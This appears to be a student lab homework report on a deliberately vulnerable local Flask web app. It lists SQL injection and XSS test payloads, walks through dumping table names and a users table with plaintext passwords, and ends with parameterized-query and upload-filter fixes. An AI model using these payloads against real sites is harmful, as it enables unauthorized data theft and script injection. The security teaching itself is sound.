

Lab4 - Homework

Github:


Docker:

Table of contents

1. [Web Application Features](#)
2. [Identifying Vulnerabilities](#)
 1. [Raw SQL via URL](#)
 2. [XSS Injection](#)
3. [Black-box testing](#)
4. [How to exploit](#)
 1. [Raw SQL via URL](#)
 2. [XSS Injection](#)
5. [Root cause](#)
6. [Proposed Mitigations](#)
 1. [Raw SQL via Injection](#)
 2. [XSS Injection](#)

Web Application Features


- My basic website shows:
 - The queries related to the product
 - Command for user to upload file
 - image gallery to shows uploaded image



Identifying Vulnerabilities

Raw SQL via URL

The vulnerability is in the URL format. Specifically, whenever the user click to each query, the query information is shown fully in the URL




`http://127.0.0.1:5000/query?sql=SELECT%20%2A%20FROM%20products`

This is easy for the adversary used SQL injection to retrieve the confidential information from the database.

XSS Injection

Through the uploading feature, we can easily inspect that the users are able to upload any types of file.



From here, the XSS Injection can be performed by uploading malicious script that is automatically launched when uploading to the system.

Black-box testing

Raw SQL via URL

Test whether user-supplied input in the URL is executed as SQL without proper sanitization or validation.

Test Steps

1. **Identify the endpoint**
2. **Inject SQL payloads** into the `sql` parameter:
 - Basic SQL injection

```
/query?sql=SELECT * FROM products WHERE name = 'a' OR 1=1 --
```

- Tautology test

```
/query?sql=SELECT * FROM products WHERE 'a' = 'a'
```

- Error-based injection

```
/query?sql=SELECT * FROM products WHERE id = 1'; --
```

- Union-based injection

```
/query?sql=SELECT name FROM products UNION SELECT sqlite_version() --
```

3. Observe the response:

- Are more rows returned than expected?
- Are database errors displayed?
- Is sensitive data exposed?

XSS Injection

Test steps:

1. Find input points

- Forms (e.g., file uploads, search bars, comment boxes)
- URLs with query strings (e.g., /search?q=)

2. Inject common XSS payloads:

- Basic payloads

```
<script>alert('XSS')</script>
```

```
<img src=x onerror=alert('XSS')>
```

```
<script>alert('XSS')</script>
```

3. Test filename-based vectors (if upload exists):

- Rename your uploaded image to:

```
<script>alert(1)</script>.jpg
```

- Check if it appears raw on the page or triggers an alert.

4. Check rendering

- Does your payload execute?
- Is it visible as raw HTML or sanitized?
- Does it break page structure (hint of HTML injection)?

How to exploit

Raw SQL via URL

In SQLite, the user can use this query to retrieve the all the table in the database:

```
SELECT COUNT(*) FROM sqlite_master WHERE type='table';
```

By the example URL:

```
sql=SELECT%20%2A%20FROM%20products
```


We know that the system uses a very basic encoder. From that, we can create the encoded version of the query to check all the tables in the database

```
SELECT%20COUNT(*)%20FROM%20sqlite_master%20WHERE%20type%3D'table'
```

Final URL

```
http://127.0.0.1:5000/query?  
sql=SELECT%20COUNT(*)%20FROM%20sqlite_master%20WHERE%20type%3D'table'
```


By passing that URL, we get the information as:



```
127.0.0.1:5000/query?sql=SELECT%20COUNT(*)%20FROM%20sqlite_master%20WHERE%20type%3D%27table%27
CLIST Anki DRAWING OLPSV Unanswered Fire Pu... IMC Alphageometry blog James T. Glazar Journal of Open So... Other favorites
Pretty-print
{
  "columns": [
    "COUNT(*)"
  ],
  "rows": [
    [
      3
    ]
  ]
}
```

From here, we know that there are three main tables in the database.


We can even adjust the `COUNT(*)` to `NAME` to retrieve all the table's name



```
127.0.0.1:5000/query?sql=SELECT%20name%20FROM%20sqlite_master%20WHERE%20type%3D%27table%27
CLIST Anki DRAWING OLPSV Unanswered Fire Pu... IMC Alphageometry blog James T. Glazar Journal of Open So... Other favorites
Pretty-print
{
  "columns": [
    "name"
  ],
  "rows": [
    [
      "users"
    ],
    [
      "sqlite_sequence"
    ],
    [
      "products"
    ]
  ]
}
```

The attacker can try to retrieve the information of user by using

```
http://127.0.0.1:5000/query?sql=SELECT%20*%20FROM%20users
```



```
127.0.0.1:5000/query?sql=SELECT%20*%20FROM%20users
CLIST Anki DRAWING OLPSV Unanswered Fire Pu... IMC Alphageometry blog James T. Glazar Journal of Open So... Other favorites
Pretty-print
{
  "columns": [
    "id",
    "username",
    "password"
  ],
  "rows": [
    [
      1,
      "admin",
      "admin123"
    ],
    [
      2,
      "alice",
      "pass123"
    ],
    [
      3,
      "bob",
      "bobpass"
    ]
  ]
}
```

XSS Injection

Here, we can perform XSS injection by upload the malicious script, for example the `xss.html` file, and trigger the system to perform it. Notice that we will use the simple script information in


the `xss.html` file only, for example:

```
<script>alert("You got XSS via file upload!")</script>
```

After uploading it, we try to inspect the URL leads to the malicious file. The URL of images:

```
http://127.0.0.1:5000/static/image/cat2.jpg
```

From here, we can just replace the `cat2.jpg` to `xss.html`. And get the result as follow:



Root cause

For the Raw SQL via URL:

- **Direct execution of user-controlled SQL input** without validation or sanitization.

For the XSS Injection:

- Doesn't limit allowed types

Proposed Mitigations

Raw SQL via URL

- Use parameterized query

```

@app.route('/query')
def run_query():
    table = request.args.get('table')
    column = request.args.get('column')
    value = request.args.get('value')

    # Only allow whitelisted table and column names
    ALLOWED_TABLES = {"products"}
    ALLOWED_COLUMNS = {"price", "stock", "name", "id"} # Example columns

    if table not in ALLOWED_TABLES or column not in ALLOWED_COLUMNS:
        return jsonify({'error': 'Invalid table or column name'}), 400

    query = f"SELECT * FROM {table} WHERE {column} = ?"
    try:
        conn = sqlite3.connect('database.db')
        cursor = conn.cursor()
        cursor.execute(query, (value,))
        rows = cursor.fetchall()
        columns = [desc[0] for desc in cursor.description]
        conn.close()
        return jsonify({'columns': columns, 'rows': rows})
    except Exception as e:
        return jsonify({'error': 'Query execution failed'}), 500

```

XSS Injection

- File filtering, only allow the user to upload allowed file only

```

ALLOWED_EXTENSIONS = {'jpg', 'jpeg', 'png', 'gif'}

def allowed_file(filename):
    return '.' in filename and filename.rsplit('.', 1)[1].lower() in
ALLOWED_EXTENSIONS

```